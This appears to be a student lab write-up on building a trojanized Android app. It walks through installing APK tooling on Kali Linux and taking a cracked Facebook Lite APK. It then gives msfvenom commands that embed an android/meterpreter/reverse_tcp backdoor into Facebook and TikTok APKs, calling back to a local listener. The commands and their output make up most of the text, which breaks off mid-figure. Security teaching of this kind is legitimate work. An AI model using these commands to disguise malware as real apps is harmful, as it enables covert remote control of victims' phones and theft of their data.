


Malicious APK File Creation - No. 3

IMPORTANT INFORMATION:

Password for malicious zipped file is **pass**. If more passwords are needed, it will also be **pass**. Our secret code is **“Your Secret is Out!!!”**

1st Part: Installation of the needed dependencies

In order to create a Malicious APK file, we used Kali Linux with the APKTool, Zipalign, Openjdk-11-jdk and APKSigner. The following screenshots are showing our installation.



```
kali@kali: ~/Downloads
File Actions Edit View Help

(kali@kali)~[~/Downloads]
$ sudo chmod +x apktool.jar
[sudo] password for kali:
(kali@kali)~[~/Downloads]
$ sudo chmod +x apktool.bat
(kali@kali)~[~/Downloads]
$ ls
apktool.bat  Assignment1  code_1.71.2-1663191218_amd64.deb  'Funding1 (copy 1).pdf'  Paypal  PaypalProject  Secretcode.js
apktool.jar  Assignment1.zip  embed.py  Funding1.pdf  Paypal.apk  PaypalProjectDecompiled  YourFunding.pdf

(kali@kali)~[~/Downloads]
$ cp apktool /usr/local/bin
cp: cannot stat 'apktool': No such file or directory

(kali@kali)~[~/Downloads]
$ cp apktool.jar /usr/local/bin
cp: cannot create regular file '/usr/local/bin/apktool.jar': Permission denied

(kali@kali)~[~/Downloads]
$ sudo cp apktool.jar /usr/local/bin
(kali@kali)~[~/Downloads]
$ apktool
Command 'apktool' not found, but can be installed with:
sudo apt install apktool
Do you want to install it? (N/y)n

(kali@kali)~[~/Downloads]
$ mv apktool.bat apktool
(kali@kali)~[~/Downloads]
$ ls
```

Figure 1: APK tool installed

```
kali-linux-2022.3-virtualbox-amd64 (Clean Install Kali Linux) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help


kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)~/Downloads
$ sudo apt install zipalign
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  aapt android-framework-res android-libaapt android-libandroidfw junit libantlr-java libantlr3-runtime-java libaopalliance-java libapache-pom-java
  libatinject-jsr330-api-java libcdi-api-java libcommons-cli-java libcommons-compress-java libcommons-io-java libcommons-lang3-java libcommons-parent-java
  libcommons-text-java libgeronimo-annotation-1.3-spec-java libgeronimo-interceptor-3.0-spec-java libguava-java libguice-java libjansi-java libjsr305-java
  libmaven-archiver-java libmaven-file-management-java libmaven-jar-plugin-java libmaven-parent-java libmaven-resolver-java libmaven-shared-io-java
  libmaven-shared-utils-java libmaven3-core-java libplexus-archiver-java libplexus-cipher-java libplexus-classworlds-java libplexus-component-annotations-java
  libplexus-interpolation-java libplexus-io-java libplexus-sec-dispatcher-java libplexus-utils2-java libprotobuf-lite23 libsisu-inject-java libsisu-plexus-java
  libslf4j-java libsmalli-java libsnappy-java libsnappy-jni libstringtemplate-java libwagon-provider-api-java libxmlunit-java libxpp3-java libxz-java libyaml-snake-java
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libzopfli1
The following NEW packages will be installed:
  libzopfli1 zipalign
0 upgraded, 2 newly installed, 0 to remove and 1181 not upgraded.
Need to get 130 kB of archives.
After this operation, 392 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 libzopfli1 amd64 1.0.3-1 [101 kB]
Get:2 http://kali.org/kali kali-rolling/main amd64 zipalign amd64 1:10.0.0+r36-1 [28.2 kB]
Fetched 130 kB in 1s (254 kB/s)
Selecting previously unselected package libzopfli1.
(Reading database ... 34072 files and directories currently installed.)
Preparing to unpack .../libzopfli1_1.0.3-1_amd64.deb ...
Unpacking libzopfli1 (1.0.3-1) ...
Selecting previously unselected package zipalign.
Preparing to unpack .../zipalign_1K3a10.0.0+r36-1_amd64.deb ...
Unpacking zipalign (1:10.0.0+r36-1) ...
Setting up libzopfli1 (1.0.3-1) ...
Setting up zipalign (1:10.0.0+r36-1) ...
Processing triggers for libc-bin (2.35-4) ...
```

Figure 2: Install Zipalign

```
kali-linux-2022.3-virtualbox-amd64 (Clean Install Kali Linux) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)~/Downloads
$ sudo apt-get install openjdk-11-jdk
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libice-dev libpthread-stubs0-dev libsm-dev libx11-6 libx11-data libx11-dev libx11-xcb1 libxau-dev libxcb-damage0 libxcb-dri2-0 libxcb-dri3-0 libxcb-glx0
  libxcb-present0 libxcb-randr0 libxcb-render0 libxcb-shape0 libxcb-shm0 libxcb-sync1 libxcb-xfixes0 libxcb-xinerama0 libxcb-xinput0 libxcb-xkb1 libxcb1 libxcb1-dev
  libxdmcp-dev libxt-dev openjdk-11-jdk-headless x11proto-dev xorg-sgml-doctools xtrans-dev
Suggested packages:
  libice-doc libsm-doc libx11-doc libxcb-doc openjdk-11-demo openjdk-11-source visualvm
The following NEW packages will be installed:
  libice-dev libpthread-stubs0-dev libsm-dev libx11-dev libx11-6 libx11-data libx11-xcb1 libxau-dev libxcb-damage0 libxcb-dri2-0 libxcb-dri3-0 libxcb-glx0
  libxcb-present0 libxcb-randr0 libxcb-render0 libxcb-shape0 libxcb-shm0 libxcb-sync1 libxcb-xfixes0 libxcb-xinerama0 libxcb-xinput0 libxcb-xkb1 libxcb1
  libxdmcp-dev libxt-dev openjdk-11-jdk-headless x11proto-dev xorg-sgml-doctools xtrans-dev
The following packages will be upgraded:
  libx11-6 libx11-data libx11-xcb1 libxcb-damage0 libxcb-dri2-0 libxcb-dri3-0 libxcb-glx0 libxcb-present0 libxcb-randr0 libxcb-render0 libxcb-shape0 libxcb-shm0
  libxcb-sync1 libxcb-xfixes0 libxcb-xinerama0 libxcb-xinput0 libxcb-xkb1 libxcb1
18 upgraded, 13 newly installed, 0 to remove and 1163 not upgraded.
Need to get 227 MB of archives.
After this operation, 239 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 xorg-sgml-doctools all 1:1.11-1.1 [22.1 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 x11proto-dev all 2022.1-1 [599 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 libice-dev amd64 2:1.0.10-1 [67.1 kB]
```

Figure 3: Install jdk




```
kali@kali: ~/Downloads
File Actions Edit View Help

(kali@kali)~/Downloads
$ sudo jarsigner
Usage: jarsigner [options] jar-file alias
       jarsigner -verify [options] jar-file [alias ...]

[-keystore <url>]           keystore location
[-storepass <password>]     password for keystore integrity
[-storetype <type>]         keystore type
[-keypass <password>]       password for private key (if different)
[-certchain <file>]         name of alternative certchain file
[-sigfile <file>]           name of .SF/.DSA file
[-signedjar <file>]         name of signed JAR file
[-digestalg <algorithm>]    name of digest algorithm
[-sigalg <algorithm>]       name of signature algorithm
[-verify]                   verify a signed JAR file
[-verbose[:suboptions]]     verbose output when signing/verifying.
                             suboptions can be all, grouped or summary
[-certs]                    display certificates when verbose and verifying
[-tsa <url>]                location of the Timestamping Authority
[-tsacert <alias>]          public key certificate for Timestamping Authority
```

Figure 4: jarsigner working



```
kali@kali: ~/Downloads
File Actions Edit View Help

ious definition of IDENTIFIER was here
Using APK template: TikTok.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Error: apksigner not found. If it's not in your PATH, please add it.

(kali@kali)~/Downloads
$ sudo apt -y install apksigner
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libapksig-java
The following NEW packages will be installed:
  apksigner libapksig-java
0 upgraded, 2 newly installed, 0 to remove and 1163 not upgraded.
Need to get 847 kB of archives.
After this operation, 980 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 libapksig-java all 31.0.2-1 [404 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 apksigner all 31.0.2-1 [443 kB]
Fetched 847 kB in 1s (1,128 kB/s)
Selecting previously unselected package libapksig-java.
(Reading database ... 341540 files and directories currently installed.)
Preparing to unpack .../libapksig-java_31.0.2-1_all.deb ...
Unpacking libapksig-java (31.0.2-1) ...
Selecting previously unselected package apksigner.
Preparing to unpack .../apksigner_31.0.2-1_all.deb ...
Unpacking apksigner (31.0.2-1) ...
Setting up libapksig-java (31.0.2-1) ...
Setting up apksigner (31.0.2-1) ...
Processing triggers for kali-menu (2022.3.1) ...
Processing triggers for man-db (2.10.2-1) ...

(kali@kali)~/Downloads
$ sudo msfvenom -x TikTok.apk -p android/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4445 -o TikTokLite.apk
```

Figure 5: Install apksigner

2nd Part: Choosing an app to infect

We used the cracked version of Facebook. We downloaded it from the apkmirror website.

<https://www.apkmirror.com/apk/facebook-2/lite/lite-318-0-0-0-6-release/>

You can see the application details in the following screenshot.




Figure 6: App details

We analyze the APK file with Virustotal in order to check that it was virus and malware free. We think it got flagged because we downloaded a cracked version.





Figure 7: Few viruses detected

3rd Part: Inserting a Malicious Payload in the APK file

We used MSFVenom to add a backdoor trojan in the APK file, such that it will open up a backdoor and alert us when the application is installed.




```
kali@kali: ~/Downloads
File Actions Edit View Help
[-providerArg <arg>]] ... configure argument for -addprovider
[-providerClass <class>] ... add security provider by fully-qualified class name
[-providerArg <arg>]] ... configure argument for -providerClass
[-strict] ... treat warnings as errors
[-conf <url>] ... specify a pre-configured options file
[-? -h --help] ... Print this help message

(kali@kali)~[~/Downloads]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::9b6:83b2:e481:981e prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:22:46:4f txqueuelen 1000 (Ethernet)
    RX packets 49139 bytes 37870161 (36.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 27690 bytes 27542156 (26.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 6 bytes 340 (340.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6 bytes 340 (340.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)~[~/Downloads]
$
```

Figure 8: Get local IP: 10.0.2.15



```
kali@kali: ~/Downloads
File Machine View Input Devices Help

(kali@kali)~[~/Downloads]
$ sudo msfvenom -x fb.apk -p android/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -o Facebook.apk

[sudo] password for kali:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
Using APK template: fb.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompling original APK..
[*] Decompling payload APK..
```

Figure 9: Add exploit to APK file

kali-linux-2022.3-virtualbox-amd64 (Clean Install Kali Linux) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

kali@kali: ~/Downloads

```
File Actions Edit View Help

